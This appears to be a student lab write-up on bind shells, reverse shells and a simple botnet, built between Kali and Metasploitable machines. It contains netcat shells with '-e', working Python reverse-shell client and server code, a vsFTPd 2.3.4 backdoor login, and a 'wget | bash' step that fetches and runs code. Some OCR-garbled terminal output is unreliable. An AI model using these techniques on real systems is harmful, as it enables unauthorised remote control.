

Working with Bind & Reverse Shells

Section 1: Remote Shells using NetCat

Step 1: Use the “ip addr” command to obtain its IP address on eth0.


```
(kali㉿kali)-[~]
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:cb:7e:f5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.100/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 6734sec preferred_lft 6734sec
    inet6 fe80::1b8:7b77:a494:6799/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Step 2: Copy the Windows version of Netcat over to Metasploitable 3.


```
(kali㉿kali)-[~]
$ cd /usr/share/windows-binaries

(kali㉿kali)-[/usr/share/windows-binaries]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Step 3: On Metasploitable 3, open the web browser and go to <http://192.168.1.100:8080>.



Step 4: Download the nc.exe file from Kali Linux.




Step 5: Start a listener (server) on Kali Linux.

```
(kali㉿kali)-[/usr/share/windows-binaries]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
```

Step 6: Open the Windows Command Prompt and connect to Kali Linux (listener).

```
C:\Administrator: Command Prompt - nc -nv 192.168.1.100 4444
C:\Users\Administrator> nc -nv 192.168.1.100 4444
<UNKNOWN> [192.168.1.100] 4444 <?> open
```

Step 7: Type messages into the Metasploitable 3 server and see them appear on the Kali shell.



Section 2: Creating a Bind Shell


Step 1: Start a listener that binds to the native bash shell.

```
(kali㉿kali)-[/usr/share/windows-binaries]
└─$ nc -nvlp 1234 -e /bin/bash
listening on [any] 1234 ...
```

Step 2: Open the Windows Command Prompt and establish a Netcat connection to Kali Linux (listener).

```
C:\Administrator: Command Prompt - nc -nv 192.168.1.100 1234
C:\Users\Administrator>nc -nv 192.168.1.100 1234
<UNKNOWN> [192.168.1.100] 1234 <?> open
whoami
kali
pwd
/usr/share/windows-binaries
echo "Hello"
Hello
```

Step 3: Execute Linux-based commands from the Windows Command Prompt.



```
C:\ Administrator: Command Prompt - nc -nv 192.168.1.100 1234
pwd
/usr/share
cd windows-binaries
pwd
/usr/share/windows-binaries

python -c 'import pty; pty.spawn("/bin/bash")'
←[?2004h←[10;kali@kali: /usr/share/windows-binaries←[;32mΓöÜΓöÜΓöÜ←[1;34mkali@kali: ←[;32m←[0;1m/usr/share/windows-binaries←[;32m
←[;32mΓöÜΓöÜ←[1;34m$←[0m
←[?2004l
```


Section 3: Creating a Reverse Shell

Step 1: Open the Terminal and set up a listener using Netcat.



```
(kali㉿kali)-[/usr/share/windows-binaries]
$ nc -nlvp 1234
listening on [any] 1234 ...
```


Step 2: Open the Windows Command Prompt and create a reverse connection to the listener.



```
C:\ Administrator: Command Prompt - nc -nv 192.168.1.100 1234 -e cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>nc -nv 192.168.1.100 1234 -e cmd.exe
<UNKNOWN> [192.168.1.100] 1234 <?> open
```

Step 3: Use the Kali machine terminal to run Windows commands.



The screenshot shows a Kali Linux desktop environment with several windows open. In the foreground, a terminal window titled "Administrator: Command Prompt - nc -nv 192.168.1.100 1234 -e cmd.exe" is running. It displays the Windows command prompt and the output of the "dir" command, showing the contents of the C:\Users\Administrator\ directory. The background shows a file explorer window listing various files and folders, including "ip-country.sh", "payload.sh", "LICENSE", "README.md", "active.sh", "multif", "cloud.sh", "newMi", "config", "nbt", "cve.sh", "nc", and "directObject...".

Crafting Your Own Reverse Shell

Section 1: Writing a Reverse Shell Client

Step 1: Create a Python file using Nano:

```
File Actions Edit View Help
└─(kali㉿kali)-[~]
└─$ cd ~/Desktop/Shells

└─(kali㉿kali)-[~/Desktop/Shells]
└─$ sudo nano revShellClient.py
[sudo] password for kali:
```

Step 2: Add the Python code to the nano program.

```
File Actions Edit View Help
kali@kali: ~/Desktop/Shells
GNU nano 7.2                                     revShellClient.py *

import sys
from subprocess import Popen, PIPE
from socket import *

# Get server name from the second argument of the command, port is set to 8000
serverName = sys.argv[1]
serverPort = 8000

# Create IPv4(AF_INET), TCPSocket(Socket_Stream)
clientSocket = socket(AF_INET, SOCK_STREAM)
CYBERSECURITY 10 M. BEN-AZZOUZ
PROJECT 1 - SHELLS AND BOTNETS
clientSocket.connect((serverName, serverPort))
clientSocket.send('Bot ready and waiting!'.encode())

# Decode the binary data received and convert into a string
command = clientSocket.recv(4096).decode()

# While the command is not "Done" process and execute it and send back results.
while command != "Done":
    proc = Popen(command.split(" "), stdout=PIPE, stderr=PIPE)
    result, err = proc.communicate()
    clientSocket.send(result)
    command = (clientSocket.recv(4096)).decode()
clientSocket.close()


Save modified buffer? [Y/N]
Y Yes          ^C Cancel
```

Section 2: Writing a TCP Server (Listener)

Step 1: Create a Python file using Nano:

```
(kali㉿kali)-[~/Desktop/Shells]
$ sudo nano revShellServer.py
```

Step 2: Add the Python code to the nano program.



The screenshot shows a terminal window titled "revShellServer.py *". The window contains a Python script for a TCP server. The script imports the socket library, creates a socket object, binds it to port 8000, and starts listening for incoming connections. It then enters a loop where it prints a message, accepts a connection, receives data from the client, and prints it. The loop continues until the command "Done" is received. Finally, it shuts down the connection and closes the socket. The terminal also displays the standard nano editor key bindings at the bottom.

```
File Actions Edit View Help
GNU nano 7.2                                     revShellServer.py *
# Import relevant libraries
from socket import *

# Create a Socket and bind it to a port number
serverPort = 8000
serverSocket = socket(AF_INET, SOCK_STREAM)
serverSocket.setsockopt(SOL_SOCKET, SO_REUSEADDR, 1)
serverSocket.bind(('', serverPort))

# Start listening for incoming data
serverSocket.listen(1)
print("Bot master listening and awaiting instructions")
connectionSocket, addr = serverSocket.accept()
print("Connection established with " + str(addr))
message = connectionSocket.recv(1024).decode()
print(message)

# While command is not Done continue to send commands and receive data
command = ""
while command != "Done":
    command = input("Please enter a bot command: ")
    connectionSocket.send(command.encode())
    message = connectionSocket.recv(1024).decode()
    print(message)

# When command is Done, shutdown connection and close socket
connectionSocket.shutdown(SHUT_RDWR)
connectionSocket.close()

^G Help      ^O Write Out   ^W Where Is   ^K Cut        ^T Execute   ^C Location
^X Exit      ^R Read File   ^\ Replace    ^U Paste      ^J Justify   ^/ Go To Line
```

Section 3: Load Reverse Shell onto the Target

Step 1: Start a web server. Then gain access to Metasploitable through ftp connection.

The image shows four terminal windows arranged in a 2x2 grid. Top-left: A user connects via nc to port 21 of the target host (192.168.1.101). Top-right: A user starts an HTTP server on port 8080 on their local machine. Bottom-left: The user attempts to log in via FTP but enters an invalid password. Bottom-right: The user lists files in a directory, showing two Python scripts: revShellClient.py and revShellServer.py. The revShellClient.py script is used to connect to the target's port 8080.

```
(kali㉿kali)-[~]
$ nc 192.168.1.101 21
220 (vsFTPd 2.3.4)

(kali㉿kali)-[~/Desktop/Shells]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

(kali㉿kali)-[~]
$ nc 192.168.1.101 21
220 (vsFTPd 2.3.4)
user Hacker:)
331 Please specify the password.
pass invalid

(kali㉿kali)-[~/Desktop/Shells]
$ dir
revShellClient.py  revShellServer.py
```

Step 2: Create a folder on the Metasploitable device and send the Python file to that device.

A terminal window showing the transfer of the revShellClient.py file from a Kali Linux host to a Metasploitable target. The user uses nc to connect to the target's port 6200, creates a 'shell' directory on the target, changes to it, and then uses wget to download the file from the target's port 8080. The transfer is completed at 3.70 MB/s.

```
(kali㉿kali)-[~] from deb cython3
$ nc 192.168.1.101 6200b name>
mkdir shell
cd shell
(kali㉿kali)-[~]
wget http://192.168.1.100:8080/revShellClient.py
--14:39:26-- http://192.168.1.100:8080/revShellClient.py...
               ⇒ `revShellClient.py'
Connecting to 192.168.1.100:8080... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 857 [text/x-python]
--14:39:26-- 0Kg HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ... 100%   3.70 MB/s
--14:39:26 (3.70 MB/s)→`revShellClient.py' saved [857/857]
```

Step 3: Start the client and server shells on their respective devices and test commands to confirm a successful connection.

A terminal window on the Metasploitable host showing the execution of the revShellClient.py script. The user runs sudo python revShellClient.py 192.168.1.100 & and then lists processes, showing a new process ID (4823) corresponding to the running client script.

```
msfadmin@metasploitable:/$ sudo python shellGoesInHere/revShellClient.py 192.168.1.100 &
[2] 4823
msfadmin@metasploitable:/$ _
```

```
(kali㉿kali)-[~] cd Desktop/Shells
$ cd Desktop/Shells
ce not known
(kali㉿kali)-[~/Desktop/Shells]
$ dir
revShellClient.py revShellServer.py
(kali㉿kali)-[~/Desktop/Shells]
$ python revShellServer.py 192.168.1.101
Bot master listening and awaiting instructions
Connection established with ('192.168.1.101', 54813)
b'Bot ready and waiting!'
Please enter a bot command: whoami
root
Please enter a bot command: [18.07] t.py' saved [793/793]

(kali㉿kali)-[~/Desktop/Shells]
$ python revShellServer.py 192.168.1.101
Bot master listening and awaiting instructions
Connection established with ('192.168.1.101', 52200)
b'Bot ready and waiting!'
Please enter a bot command: pwd
/
t.py' saved [793/793]
Please enter a bot command: dir
bin etc lib nohup.out sbin op sys vmlinuz
boot home lost+found opt shell tmp
cdrom initrd media proc shellGoesInHereeskusr
deverPointinitrd.img mnt root srv s var

Please enter a bot command: cd root
```

Section 4: Botnets

Step 1: Create a file and insert the text “ping 172.217.9.206” in the file.

```
kali@kali: ~
File Actions Edit View Help
└──(kali㉿kali)-[~]
    └─$ touch bot_commands.sh

└──(kali㉿kali)-[~]
    └─$ echo "ping 172.217.9.206" > bot_commands.sh
```

Step 2: Create a bot client.

```
└──(kali㉿kali)-[~]
    └─$ python3 -m http.server 8080
```

Step 3: Use the client to ping a server.

```
msfadmin@metasploitable:/ $ wget -O- http://192.168.1.100:8080/bot_commands.sh | bash
--15:46:28-- http://192.168.1.100:8080/bot_commands.sh
              => `_
Connecting to 192.168.1.100:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 19 [text/x-sh]

100%[=====] 19                                     --.--K/s

15:46:28 (3.69 MB/s) - '-' saved [19/19]

PING 172.217.9.206 (172.217.9.206) 56(84) bytes of data.
```

```
└──(kali㉿kali)-[~]
    └─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.1.101 - - [28/Jan/2024 15:46:27] "GET /bot_commands.sh HTTP/1.0" 200 -
```